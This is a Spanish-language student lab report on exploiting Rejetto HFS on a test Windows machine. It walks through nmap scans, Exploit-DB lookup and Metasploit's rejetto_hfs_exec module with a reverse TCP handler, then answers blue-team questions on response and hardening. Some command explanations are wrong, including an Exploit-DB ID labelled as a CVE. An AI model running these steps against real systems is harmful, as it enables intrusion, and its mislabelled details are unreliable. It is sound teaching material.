


Ilustración 24. Instalación HFS 2.0 en maquina víctima.

FASE DE ANALISIS DE VULNERABILIDADES:

Con la ayuda de NMAP puedo ver como lo decía anteriormente los puertos y servicios operativas y abiertos, y otros detalles mas




Ilustración 25. Aplicación comando Nmap.




Ilustración 26. Aplicación comando Nmap.

En este caso como se puede apreciar en el puerto 8080 se encuentra abierto y un servicio corriendo el HSF (que es la aplicación que instalamos anteriormente), una vez sabiendo esta vulnerabilidad procedo a la fase de explotación.

FASE DE EXPLOTACION:





Ilustración 27. Ejecución metasploit.

Se pone en funcionamiento el metasploit, y buscamos exploits, que vana de acuerdo a esa vulneración:

Ilustración 28. Búsqueda del exploit HSF.

De las cuales solo se encuentra 1 pero haciendo el análisis de todo el contexto anterior

no se parece al que se dedujo en la fase de recolección de información, por eso se procede a buscar en la base de datos exploit db, a ver si hay alguna que se pueda adecuar al análisis.



Date	D	A	V	Title	Type	Platform	Author
2021-02-23				HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)	Remote	Windows	Pergyz
2020-06-10				HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)	Remote	Multiple	hyp3rlinx
2016-01-04				Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)	Remote	Windows	Avinash Thapa
2015-08-27				FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution	Remote	Windows	Naser Farhadi
2011-03-21				Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure	Local	OSX	Dan Rosenberg
2014-10-09				Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)	Remote	Windows	Metasploit
2014-10-02				Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution	WebApps	Windows	Daniele Linguaglossa
2014-09-15				Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)	Remote	Windows	Daniele Linguaglossa
2008-01-23				Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities	Remote	Windows	Felipe M. Aragon
2007-12-05				Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload	Remote	Multiple	Luigi Auriemma
2007-01-13				Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service	DoS	OSX	LMH
2006-11-02				Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service	DoS	Linux	LMH
2010-04-24				Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)	DoS	OSX	Maksymilian Arciemowicz

Ilustración 29. Búsqueda del exploit en exploit db.

Buscando y filtrando nos podemos destacar que hay un que hace parte de metasploit y es para Windows, y encaja perfectamente con lo que dice tanto el anexo como el análisis del mismo porque de forma remota usa comando para subirse privilegios entre otras cosas.

Ahora procedemos con la descarga e instalación del mismo.




Ilustración 30. Instalación y actualización del exploit db.




Ilustración 31. Instalación del exploit 34926.

Una vez descargado e instalado procedemos nuevamente a abrir y el metasploid, y se corrobora la instalación del mismo:

Ilustración 32. Verificación de la instalación del exploit.

Finalmente abrimos el exploit




Ilustración 33. Menú del exploit.

Donde se nos precarga un payload por default, y vemos los requerimientos obligatorios para ejecutar el exploit, los cuales ya los sabemos gracias al análisis de NMAP.




Ilustración 34. Datos suministrados para el funcionamiento del exploit.

Se ingresan los datos correspondientes y se ejecuta.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 192.168.20.139:4444
[*] Using URL: http://192.168.20.139:8080/8AiDHo3
[*] Server started.
[*] Sending a malicious request to /
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\XzQTjBhlLsWxr.vbs' on the target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/rejetto_hfs_exec) > show options
```

Ilustración 35. Ejecución del exploit.




Ilustración 36. Conexión del exploit.

Finalmente vemos como el HTTP file server logra la conexión.

FASE INFORME:

Esta es la fase final de nuestro pentesting la cual se entrega todas las evidencias de la penetración, se identifica que el programa malicioso o de pronto no malicioso sino vulnerable era HFS 2.0, que dejaba los puertos abiertos.

Para la 3 pregunta que dice que herramienta se usó para identificar los fallos de la

maquina Windows.

La herramienta para poder identificar el fallo fue NMAP, pues nos dio la clave del puerto que abría que era el 8080, y el servicio que corría por ese puerto que era HFS, también con ayuda de exploit db pude dar con el exploit correcto para poder finalmente comprobar con metasploid.

Funcionamiento del ataque:

Ilustración 37. Funcionamiento del ataque.




Ilustración 38. Funcionamiento del ataque.

COMANDOS USADOS:

Reconocimiento de red

Comandos usados para el reconocimiento de red.

Comando	Descripción
sudo nmap -sn 192.168.20.0/24	Este comando realiza un escaneo rápido de la red para identificar hosts activos dentro del rango de direcciones IP especificado (192.168.20.0/24). Es como echar un vistazo rápido para ver quién está "conectado" sin indagar demasiado en sus detalles.
fconfig (Linux) o ipconfig (Windows)	Estos comandos muestran información detallada sobre las interfaces de red de un equipo, como las direcciones IP asignadas, las máscaras de subred y otras configuraciones de red. Es como mirar la "tarjeta de identificación" de cada interfaz de red.

Tabla 1. Comandos usados para el reconocimiento de red.

Recopilación de información

Comandos usados para la recopilación de información

comando	descripción
sudo nmap -A 192.168.20.138	Este comando realiza un escaneo más profundo de un host específico (192.168.20.138). Busca información detallada sobre los puertos abiertos, los servicios que están corriendo, el sistema operativo y posibles vulnerabilidades. Es como hacer una investigación exhaustiva sobre un objetivo.

Tabla 2. Comandos usados para la recopilación de información.

Explotación de vulnerabilidades

Comandos usados para la explotación de vulnerabilidades

comando	descripción
run	Ejecuta el exploit contra el objetivo.
set RPORT 8080	Establece la dirección IP del atacante para recibir conexiones.
set LHOST 192.168.20.139	Establece la dirección IP del atacante para recibir conexiones.
set RHOSTS 192.168.20.138	Establece la dirección IP del objetivo.
msfconsole	Este comando inicia la consola de Metasploit, una herramienta muy poderosa para realizar pruebas de penetración y explotar vulnerabilidades. Es como el "cuartel general" de un hacker ético.
show options	Este comando muestra las opciones configurables del exploit seleccionado, como la dirección IP del objetivo, el puerto, etc. Es como revisar las especificaciones de un arma antes de usarla.
use 1	Este comando selecciona el primer exploit encontrado en la búsqueda anterior.
search hsf y search rejetto	Estos comandos buscan en la base de datos de Metasploit exploits relacionados con servidores HTTP (hsf) y el servidor Rejetto HTTP, que son tipos comunes de servidores web. Es como buscar armas en un arsenal para atacar un tipo específico de objetivo.

Tabla 3. Comandos usados para la explotación de vulnerabilidades.

Gestión de paquetes y búsqueda de exploits

Comandos usados para la gestión de paquetes y búsqueda de exploits

comando	descripción
searchploit 34926	Busca en la base de datos de exploits por un CVE (Common Vulnerabilities and Exposures) específico, en este caso el CVE-2023-34926. Es como buscar un libro específico en una biblioteca.
sudo apt update && sudo apt -y install exploitdb	Actualiza los paquetes del sistema y luego instala la base de datos de exploits, que contiene una gran cantidad de información sobre vulnerabilidades y exploits conocidos. Es como tener una biblioteca de información sobre las vulnerabilidades más comunes.

Tabla 4. Comandos usados para la gestión de paquetes y búsqueda de exploits.

2.4 FASE 4 BLUE TEAM

Para la primera pregunta que hacer como primera instancia ante un ataque informático, lo primero que haría seria, aislar el sistema comprometido, esto con el fin de evitar la propagación del ataque a otros sistemas, esto porque en una primera instancia no sabemos muy bien a que no estamos enfrentando una de la acciones que podríamos tomar serian desconectar el sistema de la red y así evitar comunicación externa de ese pc o máquina, en caso contrario que ese computador o maquina no se pueda quedar sin red por alguna por algún proceso importante de la empresa lo que se podría hacer es bloquear el acceso remoto y desactivar los servicios innecesarios, esto no más para aislar el sistema afectado, y así limitar el daño potencial.

Acto seguido yo procedería a registrar la actividad, en donde se documentaria todo lo que está ocurriendo durante el ataque, estilo bitácora, la importancia de esto radica en la post investigación para el mejoramiento en la seguridad de la empresa, en esta bitácora irían acciones tales como capturas de pantalla, guardar logs tanto del sistema como de la red, y la más importante creería yo que es la realización de copias de seguridad de los datos.

Mientras se va generando la primera parte y se documenta todo se puede empezar a discernir el tipo de ataque, identificar el ataque es crucial para contenerlo, con los logs que se guardaron anteriormente se analizan en busca de los patrones inusuales, también se pueden usar herramientas de análisis forense para la identificación del origen de ataque y que tipo de técnicas se emplearon, algunas de las herramientas que pueden ayudar con esto podría ser wireshark, que nos ayuda con la captación y el análisis de patrones tráfico sospechoso, en caso de el ataque sea por un sistema corrupto

podríamos usar autospy, entre otras aplicaciones dependiendo el tipo de ataque que se identifiqué.

Aquí ya iríamos a las medidas de contención, cuando ya sabemos qué tipo de ataque fue toca tomar las medidas de contención necesarias, las más típicas pero eficaces que se pueden aplicar son el cambio de contraseñas, aplicar parches de seguridad para esos ataques y en casos extremos también se pueden deshabilitar las cuentas comprometidas.

Finalmente se debe notificar a las partes interesadas del proceso, como lo podrían llegar a ser los equipos de seguridad, la gerencia, y en caso de retención de datos o amenazas también a las autoridades competentes, para esto se debería tener un canal de comunicación claro y eficiente, y también detallar lo mejor posible y sencillo el incidente, esto porque no todo el mundo conoce la terminología usada, entonces para los informes gerenciales entre más conciso y claro sea mucho mejor.

1.

Para la segunda pregunta primero debemos saber que es la palabra hardenización: Es el proceso de mejorar la postura de seguridad de un sistema o red mediante la implementación de una serie de medidas proactivas para reducir las vulnerabilidades y mitigar los riesgos potenciales. Esto incluye configurar sistemas, aplicaciones e infraestructura de acuerdo con las mejores prácticas de seguridad, como deshabilitar servicios innecesarios, aplicar mecanismos de autenticación sólidos, aplicar parches y actualizaciones periódicamente y configurar firewalls y sistemas de detección de intrusiones. El objetivo es minimizar la superficie de ataque y fortalecer las defensas

contra las amenazas cibernéticas, reduciendo así la probabilidad de ataques exitosos y aumentando la resiliencia general ante violaciones de seguridad y acceso no autorizado.
Una vez sabiendo esto que podríamos proponer para que no se repita el ataque de la fase 3:

Activación del firewall: Lo primero que todo es la activación del firewall, ese fue el principal fallo de seguridad que hubo en este ataque, hay que establecer permisos de red para evitar que se puedan apagar por los empleados, en dado caso de que se quiera robar información o lo haga por error.

Actualización del antivirus y del sistema operativo: Considero yo que todas las pc's deberían estar regentadas por un departamento de seguridad, en donde se tenga acceso a las actualizaciones y estas se puedan realizar y controlar por personas capacitadas, e ir aplicando parches de seguridad al unisonó.

Desactivar el acceso remoto: En caso de que no sea necesario se podría desactivar el acceso remoto.

Bloqueo de puertos que no se usen para las tareas, la mayoría de empresas y de áreas únicamente trabajan con aplicaciones office, es por eso que muchos puertos no se van a usar, y para evitar problemas de fuga y otros, mejor deshabilitar los puertos que no se usaran.

Capacitación de los empleados: Asegurarse de que todos los empleados y clientes reciban capacitación periódica sobre las últimas amenazas y desafíos. Después de todo,

según IBM, el 95% de las violaciones de seguridad se deben a errores humanos[14]. Fortalecer el entorno también significa endurecer a las personas que utilizan ese entorno.

2.

Yo considero que la principal diferencia entre el blue team y el Equipo de Respuesta a Incidentes de Seguridad Informática también conocido como CSIRT, es que el blue team es principalmente proactivo con eso digo que su objetivo es prevenir los ataques y mantener segura a la organización antes de que ocurra un incidente, mientras que el CSIRT es reactivo y su tarea es intervenir cuando ya ha ocurrido un incidente, ayudando a analizar y remediar el problema.

Como ejemplo, llega un correo pishing a un empleado: El blue team se debería encargar de que tales correos no lleguen o en caso de que llegue se detecte rápidamente y en base a los trabajos ya realizados como capacitaciones, políticas de seguridad y filtros, este no se abra.

El CSIRT se encarga cuando el empleado ya abrió el correo y el archivo malicioso, de investigar el incidente, limitar los daños y coordinar la recuperación del sistema[15].

3.

El CIS es una organización sin fines de lucro, dedicada a la mejora de la seguridad cibernética, este nos proporciona recursos y herramientas para así ayudar a las personas y organizaciones a protegerse contra las amenazas cibernéticas.

---

[14] Campbell, A. (s/f). El papel del error humano en el éxito de las violaciones de la ciberseguridad. Usecure.io. Recuperado el 24 de noviembre de 2024, de https://blog.usecure.io/es/the-role-of-human-error-in-successful-cyber-security-breaches

[15] Computer security incident response team (CSIRT) - glossary. (s/f). Nist.gov. Recuperado el 3 de diciembre de 2024, de https://csrc.nist.gov/glossary/term/computer_security_incident_response_team

